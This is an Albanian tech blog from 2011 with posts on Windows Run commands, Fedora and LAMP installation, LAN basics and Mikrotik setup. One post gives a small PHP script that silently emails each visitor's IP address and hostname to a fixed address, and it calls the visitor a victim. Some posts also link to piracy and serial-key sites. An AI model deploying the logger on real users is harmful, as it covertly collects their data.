Friday, January 7, 2011

Disa komanda per Run

Posted by The Game THG 1:21 PM, under | No comments

Accessibility Controls
    access.cpl


    Add Hardware Wizard
    hdwwiz.cpl

    Add/Remove Programs
    appwiz.cpl

    Administrative Tools
    control admintools

    Automatic Updates
    wuaucpl.cpl

    Bluetooth Transfer Wizard
    fsquirt

    Calculator
    calc

    Certificate Manager
    certmgr.msc

    Character Map
    charmap

    Check Disk Utility
    chkdsk

    Clipboard Viewer
    clipbrd

    Command Prompt
    cmd

    Component Services
    dcomcnfg

    Computer Management
    compmgmt.msc

    Date and Time Properties
    timedate.cpl

    DDE Shares
    ddeshare

    Device Manager
    devmgmt.msc

    Direct X Control Panel (If Installed)*
    directx.cpl

    Direct X Troubleshooter
    dxdiag

    Disk Cleanup Utility
    cleanmgr

    Disk Defragment
    dfrg.msc

    Disk Management
    diskmgmt.msc

    Disk Partition Manager
    diskpart

    Display Properties
    control desktop

    Display Properties
    desk.cpl

    Display Properties (w/Appearance Tab Preselected)
    control color

    Dr. Watson System Troubleshooting Utility
    drwtsn32

    Driver Verifier Utility
    verifier

    Event Viewer
    eventvwr.msc

    File Signature Verification Tool
    sigverif

    Findfast
    findfast.cpl

    Folders Properties
    control folders

    Fonts
    control fonts

    Fonts Folder
    fonts

    Free Cell Card Game
    freecell

    Game Controllers
    joy.cpl

    Group Policy Editor (XP Prof)
    gpedit.msc

    Hearts Card Game
    mshearts

    Iexpress Wizard
    iexpress

    Indexing Service
    ciadv.msc v

    Internet Properties
    inetcpl.cpl
    IP Configuration (Display Connection Configuration) ipconfig /all
    IP Configuration (Display DNS Cache Contents) ipconfig /displaydns
    IP Configuration (Delete DNS Cache Contents) ipconfig /flushdns
    IP Configuration (Release All Connections) ipconfig /release
    IP Configuration (Renew All Connections) ipconfig /renew
    IP Configuration (Refreshes DHCP & Re-Registers DNS) ipconfig /registerdns
    IP Configuration (Display DHCP Class ID) ipconfig /showclassid
    IP Configuration (Modifies DHCP Class ID) ipconfig /setclassid

    Java Control Panel (If Installed)
    jpicpl32.cpl

    Java Control Panel (If Installed)
    javaws

    Keyboard Properties
    control keyboard

    Local Security Settings
    secpol.msc

    Local Users and Groups
    lusrmgr.msc

    Logs You Out Of Windows
    logoff

    Mcft Chat
    winchat

    Minesweeper Game
    winmine

    Mouse Properties
    ontrol mouse

    Mouse Properties
    main.cpl

    Network Connections
    control netconnections

    Network Connections
    ncpa.cpl

    Network Setup Wizard
    netsetup.cpl

    Notepad
    notepad

    Nview Desktop Manager (If Installed)
    nvtuicpl.cpl

    Object Packager
    packager

    ODBC Data Source Administrator
    odbccp32.cpl

    On Screen Keyboard
    osk

    Opens AC3 Filter (If Installed)
    ac3filter.cpl

    Password Properties
    password.cpl

    Performance Monitor
    perfmon.msc

    Performance Monitor
    perfmon

    Phone and Modem Options
    telephon.cpl

    Power Configuration
    powercfg.cpl

    Printers and Faxes
    control printers

    Printers Folder
    printers

    Private Character Editor
    eudcedit

    Quicktime (If Installed)
    QuickTime.cpl

    Regional Settings
    intl.cpl

    Registry Editor
    regedit

    Registry Editor
    regedit32

    Remote Desktop
    mstsc

    Removable Storage
    ntmsmgr.msc

    Removable Storage Operator Requests
    ntmsoprq.msc

    Resultant Set of Policy (XP Prof)
    rsop.msc

    Scanners and Cameras
    sticpl.cpl

    Scheduled Tasks
    control schedtasks

    Security Center
    wscui.cpl

    Services
    services.msc

    Shared Folders
    fsmgmt.msc

    Shuts Down Windows
    shutdown

    Sounds and Audio
    mmsys.cpl

    Spider Solitare Card Game
    spider

    SQL Client Configuration
    cliconfg

    System Configuration Editor
    sysedit

    System Configuration Utility
    msconfig
    System File Checker Utility (Scan Immediately) sfc /scannow
    System File Checker Utility (Scan Once At Next Boot) sfc /scanonce
    System File Checker Utility (Scan On Every Boot) sfc /scanboot
    System File Checker Utility (Return to Default Setting) sfc /revert
    System File Checker Utility (Purge File Cache) sfc /purgecache

    System File Checker Utility (Set Cache Size to size x)
    sfc /cachesize=x

    System Properties
    sysdm.cpl

    Task Manager
    taskmgr

    Telnet Client
    telnet

    User Account Management
    nusrmgr.cpl

    Utility Manager
    utilman

    Windows Firewall
    firewall.cpl

    Windows Magnifier
    magnify

    Windows Management Infrastructure
    wmimgmt.msc

    Windows System Security Tool
    syskey

    Windows Update Launches
    wupdmgr

    Windows XP Tour Wizard
    tourstart

    Wordpad
    write

Si te bejme index qe gjen ip

Posted by The Game THG 1:06 PM, under | No comments

- Si Ta Bejm Nje Index Qe Ta Viedh IP -
---------------------------------------


Si ta bejm nje index ne gjuhen programuese PHP

 Fillimisht e Hapim Notepad ..

Edhe e boim paste kete code :

++++++++++++++++++++++++++++++++++++++++++++++++++ +++++++++++++++++++++++++++++++++++++++
<? +
$ip = $REMOTE_ADDR; +
$host = gethostbyaddr($ip); +
$date = date("d/m/Y H:i:s"); +
$email = "chs@sasser.cc"; +
$sujet = "Ip + Host"; +
$message = "<html><body>Moment : $date<br>Ip : $ip<br>Host : $host</body></html>"; +
if(mail($email,$sujet,$message,"Content-Type: text/html")){ +
echo "Ownneeed";} +
else { echo "**** ?";} +
?> +
++++++++++++++++++++++++++++++++++++++++++++++++++ +++++++++++++++++++++++++++++++++++++++

E bejme Save As... Index.php


Edhe e uploadojme dikund me nje host qe pranon .php files


pastaj kur clickojm http://www.hosti.com/index.php


IP E victimes te vjen ne email ....

Leviz mausin me anen e Tastieres

Posted by The Game THG 12:49 PM, under | No comments

Qe nje trik i mir shum eshte me leviz mausi permes tastieres e prekni shift+alt+num lock, dhe me e numrat e tastieres mundesh me e leviz mausin me 8 shkon nalt me 4 majtas me 6 djathtas me 2 posht dhe me 7,9,1,3 pjerrtas besoj qe e ke te qart.


Si te levizim mausin me tastier : Shtypim shift + alt + num lock ....Dhe me numrat e tastieres mund te levizim mausin , Konkretisht : { 8 shkon lart }{ 4 shkon majtas } { 6 shkon djathtas } { 2 shkon posht } [ 7,9,1,3 ]
shkon pjertas....Shpresoj te keni kuptuar :)

Adresa per Te KerKuar Seriale!

Posted by The Game THG 12:37 PM, under | No comments

This summary is not available. Please click here to view the post.

Adresa Programesh te Ndryshme!

Posted by The Game THG 12:36 PM, under | No comments

▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
http://www.browserchoice.eu/BrowserChoice/browserchoice_en.htm
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
http://en.softonic.com/s/all-programs
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
http://www.dl4all.com/
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
http://www.kosovadc.com/
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬
http://thepiratebay.org/
▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬▬

Instalimi i Fedora Core 8

Posted by The Game THG 6:47 AM, under | No comments

Sot do te instalojm Fedora Core 8 Linux.
Gjerat qe na nevoiten: Nje DVD/CD me Fedora Core 8 dhe pak kohë.
Ne fillim cfar duhet te beni eshte ta vendosim BIOSIN bootable per CD/DVD, e me pas per tjereve mediume. Pasi qe do te beni kete, thjesht vendosni Fedora Cd-ne dhe restartone kompjuterin. Pas leximit te cd-se do tju shfaqet si ne fotografin me poshte.


Klikojm ne opsionin e par sepse duam te instalojm Fedora. Pastaj pas kesaj fillon te behet load sistemi, dicka ngjajshem me kete si ne ekran:

Kohezgjatja per kete mvaret prej konfiguracionit te kompjuterit tuaj, por nuk duhet te zgjat shum koh.
Pasi qe te behet load, pyetja e par qe do te na pyet eshte nese duam te projm cd-ne nese ka ndonje gabim. Kjo eshte vendosur me qellim qe nese egziston ndonje gabim ne cd, mos te ndodh qe kur te instalojm gjysmen e sistemit te na ndalon ne gjys te punes dhe te qojm kot kohen, dhe te gjith proceduren te bejme per asgje.
Ja dhe foto prej pyetjes si duket.

Un ju kisha preferuar qe te klikoni OK per te testu. Ja si doket kjo dhe me foto:

Pasi qe te provoje cd-ne, dhe ne rast se nuk ka asnjefar gabimi at here do te na shfaqet nje informacion se cd-ja osht krejt ne rregull dhe se mundemi te vazhdojme me instalimin.

Pasi qe te klikojm OK do te hapet CD-romi, por mos u brengosni, sepse ajo eshte nese doni te testoni mediume tjera(cd-ja). Serisht e mbyllni CD-romin (me cd-ne e Fedores sigurisht) dhe klikoni CONTINIUE. Tash do te fillon te behet load X serveri i cili do te na jep nje GUI te bukur para nesh qe me leht te instalojm Fedora.


Klikojm NEXT , dhe e para gje qe do te na pyet eshte qe te zgjedhim gjuhen ne te cilem duam te vazhdojm instalimin e metutjeshem, klikojm NEXT.

Hapi tjeter qe vjen me rend eshte qe te krijojm nje participacion ne te cilen do te mundemi te instalojm Linuksin dhe nje SWAP participacion. Do te thot ketu selektojm " Create coustom layer" dhe klikojm NEXT.


Do te na hapet kjo dritare:
Tek un pasi qe kam HDD te zbrazet nuk ka kurnifar participacioni, tek ju mundet te ket, dmth nese e keni HDD te mbushur, nese nuk keni vend te zbrazet at here me ndihmen e disa veglave per editim shkurtone ndonje participacion dhe vendosni dy, njera prejt tyre do te na jet kryesore dhe do te jet me ext2 format dhe tjetra do te na jet SWAP particion e cila sherben per koplijimin e te dhenave prej RAM memories ne ate particion ne rast se ka munges te RAM memories. Vendosni ne nje menyr SWAP paritcionin si RAM ne hard disk i deshirueshem eshte qe te jet 2 here me e madhe se madhesia e RAM memories te cilen e keni ne kompjuter.
Pas rregullimit tek un duket keshtu:

Kujdes tek particioni kryesor mount point te specifikoni si "/". Dhe shkojm NEXT.
Hapi tjeter eshte qe te instalojm ne boot lloader, dmth nese kemi WINDOWS apo ndonje tjeter Linux ketu, boot loader automatikisht do te konfigurohet, dhe nese nuk konfigurohet, klikojm ADD dhe e vendosmi participacionin ne cilen e kemi te instaluar OS-in tjeter.

Ne vazhdim vjen konfigurimi i rnetwork(rrjetit), po qe se keni lidhje direkte ne internet dhe jo nepermjet ruterit apo switch.
Nese kompjuteri juaj eshte i lidhur direkt me modemin at here ketu klikojm NEXT.
Dhe ne qoft se jo at here klikojm EDIT, e zgjedhim IPv4/manual dhe e vendosni Ip me radh. Ip adresen e kopjuterit dhe Netmask. Klikojm OK, pastaj e shkruajm host emrin e komjuterit ton(Set Hostname), dhe i mbushim informatat per Gateway, DS1 DS2.
Shkojm NEXT, tani duhet qe te zgjedhim zonen kohore, me ndihmen e mausit dhe me opcionet e Zoom lypeni zonen ne te cilen jetoni dhe klikoni tek "System clock uses UTC" dhe shkojm NEXT.


Ne hapit e radhes zgjedhim per cka do te perdorim Linuksin, qoft ajo per perdorim shtepiak, per Development, per web server etj..


Pra kjo eshte fundi i preinstall konfigurimit, klikojm NEXT dhe vazhdon instalimi.


Procesi i instalimit poashtu mvraret prej konfigurimit te kompjuterit tuaj. Un jam duke e instalu ne kompjuter me 256 memori.
Pasi qe instalimi u kry Cd-ja automatikisht do te hapet dhe do te shfaqet Congratulations. Klikoni reboot per te restartuar kompjuterin dhe qe ta starton OS qe sa po e instaluam.

 
Tani do te na shqfaqet pjesa tjeter e instalimit, ketu do ti rregullojm disa detalje si firewall, user normal, kohen etj..

 
Hapi i dyte eshte per licencen, dhe informatat per ate.

Hapi i trete eshte per Firewall (murri zjart). Nen default tek tabela SSH (Secure Shell) do te jet e vendosur tik, perderisa e perdorni kompjuterin tuaj si desktop kompjuter per gjera normale(internet, muzik, foto) do ju kisha keshilluar qe te leni ashtu si eshte. Dhe gjithashtu nenkuptohet, FireWall te jet Enable. Klikojm Forward.
Hapi tjeter i radhes eshte per konfigurimin e SELinux. Kjo eshte nje lloj i poliseve te sigurimit. Une do te vendosi ashtu siq eshte nen default.
Hapi tjeter eshte qe rregullojm kohen dhe daten. E rregullojm edhe kete dhe klikojm FORWARD.

Ne hapin e radhes do te mundemi qe te shikojm profilin e hardverit ton dhe te gjitha mjetet te cilet i kemi te lidhur ne kompjuter.

Hapi i tjeter dhe i fundit eshte qe te krijojm nje user normal nga i cili do te punon ne Fedora. Ne qoft se kompjuteri juaj eshte pjes e ndonje network nga i cili ka nje server kryesor per kontrollimin e userave tjer i te gjitha kompjuterave at here duhet te vendosni Network login.

Klikojm FINISH dhe do te na shfaqet nje login dritare qe te behemi login ne sistemin e rri.
Ky ishte mabrimi, dhe me fat me OS-i i juaj i ri.

Instalimi dhe konfigurimi i LAMP ne Ubuntu

Posted by The Game THG 6:39 AM, under | No comments


Ja dhe nje mundesi per web zhvilluesit per te ngritur nje server shtepiak, per ti provuar skriptet e tyre, kodet e ndryshme etj…
Thjesht edhe nje arsye plus per te imigruar nga windows ne Linux :)
Cfar eshte LAMP?
LAMP eshte shkurtese prej Linux – Apache – Mysql – PHP
Per te instaluar gjith kete do te duhet te kryejm disa veprime.
Pik se pari hapim “Terminal” dhe fillojm ti instalojm keto pakete.
- apache2
- php5-mysql
- libeapache2-mod-php5
- mysql-server
Qe mos ti instaloni secilen prej ketyre ne vecanti dhe nje nga nje, ne “Terminal” me nje komand mund ti instalojme te gjitha pernjeher.
Shtypni ne terminal si me posht:
sudo apt-get install apache2 php5-mysql libapache2-mod-php5 mysql-server
Pasi qe ti instalojme keto pakete me larte, hapi i radhes eshte konfigurimi, ose perndryshe futja e fjalekalimeve per root perdoruesin ne MYSQL, bazen e te dhenave.
Dmth username i MYSQL eshte root, dhe tani ju duhet te vendosni fjalekalim per ate user “root“.
Kete mund te kryejm duke shtypur kete komand:
mysqladmin -u root password passwordiJuaj
Pasi te kryeni kete veprim, mund te ndodh qe te shfaqet error, kjo ndodh pasi qe baza ne momentin eshte aktive. Per te rregulluar problemin me fjalekalimin do duhet te vendosni me metoden e restartimit te MYSQL-se, kjo metode perfshin disa veprime, shkojme:
1. Stopim te MYSQL-se
sudo /etc/init.d/mysql stop
2. Startim te MYSQL konfigurimit
sudo mysqld –skip-grant-tables &
3. Kycje ne MYSQL
mysql -u root mysql
4. Futja e fjalekalimit(password), kete passwordiJuaj ndryshone me passin qe doni te vendosni:
UPDATE user SET Password=PASSWORD(‘passwordiJuaj’) WHERE User=’root’;FLUSH PRIVILEGES; exit;
Dhe pasi te kryeni te gjith keto gjera me sukses, duhet te keni futur fjalekalim per te njejten.
Note: Keto veprime i kryeni vetem atehere kur te ju shfaqet error gjat vendosjes se passit si me lart:
e kam fjalen per kete veprim:
mysqladmin -u root password passwordiJuaj
Vazhdojme tani pasi te kemi vendosur fjalekalim(password) MYSQl-se per userin root, duhet te resetoni Apache dhe MYSQL.
Restartimi i Apache
sudo /etc/init.d/apache2 restart
Restartimi i MYSQL-se

sudo /etc/init.d/mysql restart
Ne te ardhemn kete pjesen “restart” mund te zevendesoni edhe me “start” ose “stop” (ne varshmeri prej nevojes tuaj).
Follderi kryesore qe do gjenden filet e faqes, eshte /var/www , ne kete lokacion duhet te keni nje file, ose thjesht nje index.html.
Per tu siguruar se gjith procesi eshte kryer me sukses, e hapni nje tab dhe shkruani:
http://localhost/nese eshte ne rregull duhet te shfaqet nje tekst ne te cilen shkruan:
It works!
Image
Qe do te thot se deri ketu te gjitha veprimet i kemi kryer me sukses.
Beni nje test per PHP tek /var/www ku ndodhet dhe file index.html, krijone nje file tjeter dhe emeroje phpinfo.php dhe pastaj hape me tekst editor dhe vendosni kete kod:
 
<?phpphpinfo();phpinfo(INFO_MODULES);?>
Rruaje dmth si phpinfo.php dhe tek adres bar, shkruani http://localhost/phpinfo.php ne ekranin tuaj duhet te shfaqet nje tabel e mbushur me informacione.
Ja si duhet te duket:
Image
Nese ju shfaqe si ne foto me lart atehere kjo eshte nje shenje se PHP eshte ne rregull dhe mundeni te vazhdoni me tej.
Tani eshte nje pjese shum me rendesi, sepse Owner i follderit /var/ww/ eshte “root” (qe dmth duhet patjeter te jeni te kycur si root per te mundur te shtoni, ndryshoni ose fshini ndonje file), ju duhet qe te ndryshoni owner-in ose thjesht te vendosni Owner te jet useri juaj, dhe e gjith kjo per te pasur qasje totale, kete mund te beni me kete komande ne terminal:
sudo chown -R userijuaj /var/www
Dmth ne vend tek “userijuaj” ju vendosni userin tuaj psh. (sudo chown -R boom3rang /var/www)
Na ka mbetur edhe hapi i fundit, ajo eshte phpMyAdmin, pik se pari shkarkojeni phpMyAdmin prej faqes oficiale:
http://www.phpmyadmin.net/home_page/index.php
Pasi te shkarkoni duhet te keni nje follder “phpmyadmin” , pasi te fitoni kete follder, duhet te vendosni tek lokacioni i faqes /var/www (ne te njejtin follder me index.html).
Me pas instalojeni phpMyAdmin, ne terminal shtypni kete komand:
sudo apt-get install phpmyadmin
Pasi te kryeni kete, ne browserin tuaj tek adress bar shtypni http://localhost/phpmyadmin dhe do ju duhet te shfaqet faqja e phpmyadmin per tu kycur ne te njejten, nese eshte keshtu atehere me kete dhe mbaron, gjith procesi i instalimit dhe konfigurimit.
Kujdes: Nese nuk keni njohuri se cfar eshte Apache, Mysql, PHp etj, ju kisha keshilluar pik se pari te filloni te lexoni me shum per keto gjera, sepse po bet nje gabim atehere mund te ndodh qe gjith kjo procedur te perseritet prej fillimi.
Ja per fund nje screenshot nga joomla qe instalova ne ubuntu.
Image

Cfar pas formatimit të kompjuterit?

Posted by The Game THG 6:31 AM, under | No comments


Më herët kisha shkruajtur një listë prej programeve ose veglave më të nevojshme që duhet ti fusni në përdorim menjëher pas çdo instalimi të Windows-it të rri.
Pasi të keni instaluar Windows-in, ju duhet ta instaloni programe dhe aplikacionet themelore për parandalimin e infeksioneve ose sulmeve te ndryshme, programe per te dëgjuar muzikë, programe per chat, shfletues të internetit dhe kështu me radhë. Këtu është një tutorial i vogël mbi ato programet që jane te nevojshme menjëher pas instalimit te Windows-it në sistemin tuaj.

Krijimi i nje rrjete bazike (LAN).

Posted by The Game THG 6:28 AM, under | No comments


Nje informate shume e shkurte qe ti kuptoni gjerat me elementare ne rrjeta.
Fjala LAN eshte shkurtes per Local Area Network dhe qe perfshin nje hapesir fizike si psh: Shtepi, Zyre, Shkolle, apo ndonje Kompani tjeter e cila eshte ne nje objekt. Dhe qe eshte e kunderta e WAN qe eshte shkurtes per Wide Area Network e cila perfshin hapesira te medha gjeografike lidhje te pikave ku ato mund te jene me Qindra/Mija Kilometra larg njera tjetres si psh: Prishtine-Prizren, Kosove-Shqiperi etc. .
Komunikimi i Maqinave (Kompjuter, Server, Router, etc..) qe perdorin Ethernet behet permes IP-s (Internet Protocol) qe nuk eshte asgje tjeter vetem nje adres qe e bene unik nje kompjuter ne rrjet.
IP Adresa ndahet ne dy pjese Network Partition (Pjesa e Rrjetes) dhe Host Partition (Pjesa e Hostave) ku kete ndarje logjikisht e bene Subnet Mask-a (qka jane 255 jane network ndersa 0 jane Hostat – perderisa nuk subnetojm). dhe eshte 32bitshe psh: (192.168.13.0 – 11000000.10101000.00001101.00000000).Nuk do ti sqaroj se si arrin deri te kjo struktur por vetem ta keni nje pamje vizuele se si duket nje IP ne numra binar.
PSH:
192.168.13.21
255.255.255.0

IP:
Network Partition – Duhet te jete e njejt qe te komunikojn ndermjet veti (e kemi fjalen ne LAN dhe nese sperdorim ndonje router apo nuk subnetojm ndonje network)
Host Partition – Duhet te jete unike nese deshiron te funksionoj qe te mos bijn ne konflikt IP-jat
Ndersa Subnet Mask duhet te jete e njejte ne te gjithe kompjuterat ne ate LAN (Eshte subnetmask e Klases C)
Kjo mund te themi qe eshte nje rrjet por per lidhjen e rrjetave te ndryshme psh:( 172.16.54.0/16 dhe 172.16.78.0\16) at’her duhet te perdorim Router.
IP Adresen mund ta konsiderojm sikur adresa e ndonje shtepije (Rruga dhe Nr. i Shtepise) ku Rruga mund te jete e njejt per dhjetra shtepi (Network Partition) ndersa Nr. i shtepise ndryshon (Host Partition) qe te mund te dihet se shtepia e kujt eshte.
Kaq kishte sa i perket sqarimit eshte shum pak e cituar ketu por me beseoni qe ti saqarojm te gjitha at’her do te duhen qindra libra me Mijra faqe secila dhe nuk do te mund ta mbulonin te gjithen. Por diqka e thjesht qe ta keni nja dijeni te mjegulluar ne lidhje me rrjetat, por nese deshironi me shume at’her mundesia e vetme qe te arrini eshte te mesoni vet (Ka kurse te IT-s Elementare, Rrjetave (CISCO CCNA) etc..)
*****
Per lidhjen e 2 Kompjuterve ne rrjete qe te munden te komunikojn njeri me tjetrin nevojitet nje kabell e rrjetes ku ne fund te kablles ne te dy anet duhet te kete RJ-45 Konektorin. E cila duket keshtu.
Nuk do te sqaroj se si behet lidhja e konektoreve renditja e telave (ato do te sqarohen tek Kuizi, ku jane disa pyetje lidhje me keto), pasi qe keto lloje te kabllove mundeni ti bleni ne dyqane te kompjutereve te cilat jane te fabrikisht te rregulluara dhe jane shume lire.
Ka dy tipe te ndryshme te lidhjeve te Kables te rrjetes ku dallimi ne mes te Straight dhe Crossover eshte vetem renditja e telave, ku njeri tel eshte derguesi po i njejti duhet te jet pranuesi ne kompjuterin tjeter kjo eshte per crossover ndersa per Straight kete qe e permenda e rregullon Switch-i.
1. Straight-through
2. Crossover

Lidhja e dy kompjutereve ndermjet veti direkt njeri me tjetrin perdoret lidhja e kablles Crossover
Lidhja e dy kompjutereve ndermjet veti duke perdorur switch perdoret lidhja e kablles Straight-through
Apo me thjesht me thon dy paisje te njejta lidhen me Crossover ndersa dy te ndryshme me straight.
Pasi ta perfundojm punen e cekur me lart dmth lidhjen e kompjutereve fizikisht, at’her vjen pjesa ku duhet ta konfigurojm pjesen logjike dmth IP Adresen.
Kemi dy kompjuter: Computer_A dhe Computer_B
Marrim kete range (varg) te IP-jave 192.168.1.0/24 dmth
192.168.1.0
255.255.255.0

Dhe IP-jat ne dispozicionin tone jane nga 192.168.1.1 deri ne 192.168.1.254 me subnetmask 255.255.255.0
Kjo tregon se si behet konfigurimi ne Windows XP (por edhe ne OS tjera eshte e njejta vetem pamja vizuele ndryshon)
1. Start
2. Control Panel (Settings – Control Panel)
3. Network Connections (Network and Internet Connections)
4. Mouse2 – Properties te Local Area Connection (ose sidocoft emri i karteles se rrjetit)

5. E zgjedhim Internet Protocol (TCP/IP) dhe Properties

E zgjedhim Use the following IP address:
Dhe e vendosim kete konfiguracion ne Computer_A
IP Address: 192.168.1.2
SubnetMask: 255.255.255.0Dhe e vendosim kete konfiguracion ne Computer_B
IP Address: 192.168.1.3
SubnetMask: 255.255.255.0


Nese i kemi bere te gjitha keto ne rregull at’her mundemi ta testojm koneksionin ku nga njeri kompjuter pingojm IP-n e kompjuterit tjeter
psh: nga Computer_B -> ping 192.168.1.2
Nese kthen replay at’her koneksioni eshte ne rregull por nese jo at’her se pari duhet te shikohet Firewall ta ndalni ose te lejoni ICMP Packets dhe te provoni ping prap.
Nese pas vendosjes se kablles ne NIC prap e qet X kartelen e rrjetit at’her shikoni kabllen a eshte ne rregull mos eshte e demtuar apo diqka e tille.
Tek fotoja me larte se kemi plotesuar edhe Default Gateway dhe DNS
Default Gateway e perdorni kur deshironi qe te keni qasje ne nje rrjet tjeter (apo Internet) eshte default pasi mund te shtojm edhe Gateway/Routes (ruta) tjera, por pasi qe ky demostrim eshte vetem per LAN mes dy apo me shum kompjutereve ndermjet veti at’her kjo nuk na duhet
DNS (Domain Name System) kthen Emrat ne IP Adresa pasi qe njeriu me leht e mban mend emerin sesa varg numrash (psh: me leht e mbajm mend ITShqip.com sesa 65.35.96.34) dhe per kete arsye eshte kriju DNS (ku me heret eshte perdor WINS por ska qene edhe shum efikase) po ashtu edhe kjo nuk na duhet per kete demostrim ose nese deshironi mundeni ta instaloni ndonje DNS Server (Windows Server 2003, 2008, ndonje Server OS tjeter, etc…)
Nese keni arrit ta beni kete at’her mundeni te shkembeni fajlla ndermjet kompjutereve, apo te luani ndonje loje ne LAN (psh: Counter Strike, WarCraft apo ndonje tjeter)
Besoj qe ju ka ndihmuar sado pak te keni njohuri rreth lidhjes se dy kompjutereve duke perdorur kabllo te rrjetes.
Mundesia tjeter eshte me Wireless (qe dmth Pa Tela) kete do te spjegoj ne mesimin tjeter (vazhdimin) e ketij mesimi.
Nuk po ceki date kur do te del por si te kame kohe te lire do te mirrem edhe me ate pune.

Konfigurimi i Mikrotik-ut

Posted by The Game THG 6:23 AM, under | No comments

Ky mësim sqaron konfigurimin basic te Mikrotik-ut. Gjerat me elementare qe duhet te konfigurohen qe kjo makinë te funksionoj si Router qe te mund te bëni sharing një internet të cilin keni ne shtëpi, pune apo ku do cofte tjetër. Nuk është qe te hedhim poshtë punën e IPKO,Kujtesës,PTK-s apo ndonjë ISP Privat por vetëm për çështje mësimore/edukative.
Se pari ta sqarojmë se çka është Mikrotik?
Mikrotik është një Sistem Operativ i Rrjetës që nevojitet për menaxhimin e rrjetës i bazuar ne UNIX, ku është krijuar në Latvia që është një vend në Evropën Veriore. Pasi te instalohet lirisht mund te përdoret si Router.
Për instalim nevojitet një Makine (Kompjuter) Me 2 kartela te rrjetit (mundet edhe me një por me 2 është me thjesht qe te mund ta kuptoni logjiken se si funksionon) me këto performanca e kom testua vet dhe funksionon me 300Mhz, 3GB Disk, 100MB Ram. mundeni edhe më të mira por ndodh që funksionon edhe me më të dobëta. Ka edhe RouterBoard të gatshëm për të blerë që e kanë te instaluar këtë sistem operativ dhe mund të përdoret si router.
Si në foton më poshtë duket topologjia e rrjetës qe do ta përdorni për momentin. Serveri ka mikrotik të instaluar dhe klientët janë te lidhur në rrjete ku përmes tij dalin ne internet dmth IP-n e tij e përdorin si Default Gateway.
Pasi ta instaloni ne console (CLI – Command Line Interface) logoheni me userin admin dhe pa password.
E përdorni këtë komandë qe ti jepni një IP Address për t’u qasur me vonë (mundeni edhe pa këtë nëse e keni Winboxin të shkarkuar paraprakisht pasi që ai përdor Layer2 (OSI Model) për qasje dmth mundet me përdor macaddress. por ju vendosni një IP që ta keni më të lehtë.
ip address (enter)
add address 192.168.1.1/24 (enter)
pastaj ju pyet interface:
e shkruani ether1 (enter)
ether1 është interface i parë në mikrotik dmth kartela e rrjetit e parë.
Pastaj nga ai range i IP-jave qe keni specifikuar me larte një ip nga po i njëjti range e vendosni ne PC p.sh: 192.168.1.2/24
që ta testoni komunikimin me mikrotik nga pc juaj thjesht bëni ping ip-ja e mikrotikut (ping 192.168.1.1) nëse ka replay atëherë komunikimi është ne rregull.
Hapi tjetër është qe ta bëni download një software që përdoret për konfigurimin e tij që ndryshe quhet edhe winbox. Atë mund ta bëni download nga Mikrotiku që posa instaluat dhe mund ti qaseni nga çfarëdo shfletuesi (IE,Firefox,Opera,…) dhe duke përdorur IP-n qe ja keni dhënë në console.
http://192.168.1.1/
Dhe aty e keni Winbox ku mund ta shkarkoni pastaj e hapni:

Dhe bëni Connect pasi ta jepni IP dhe Userin (edhe passwordin në qoftë se keni)
Pasi të konektoheni do duket si në foton më poshtë:

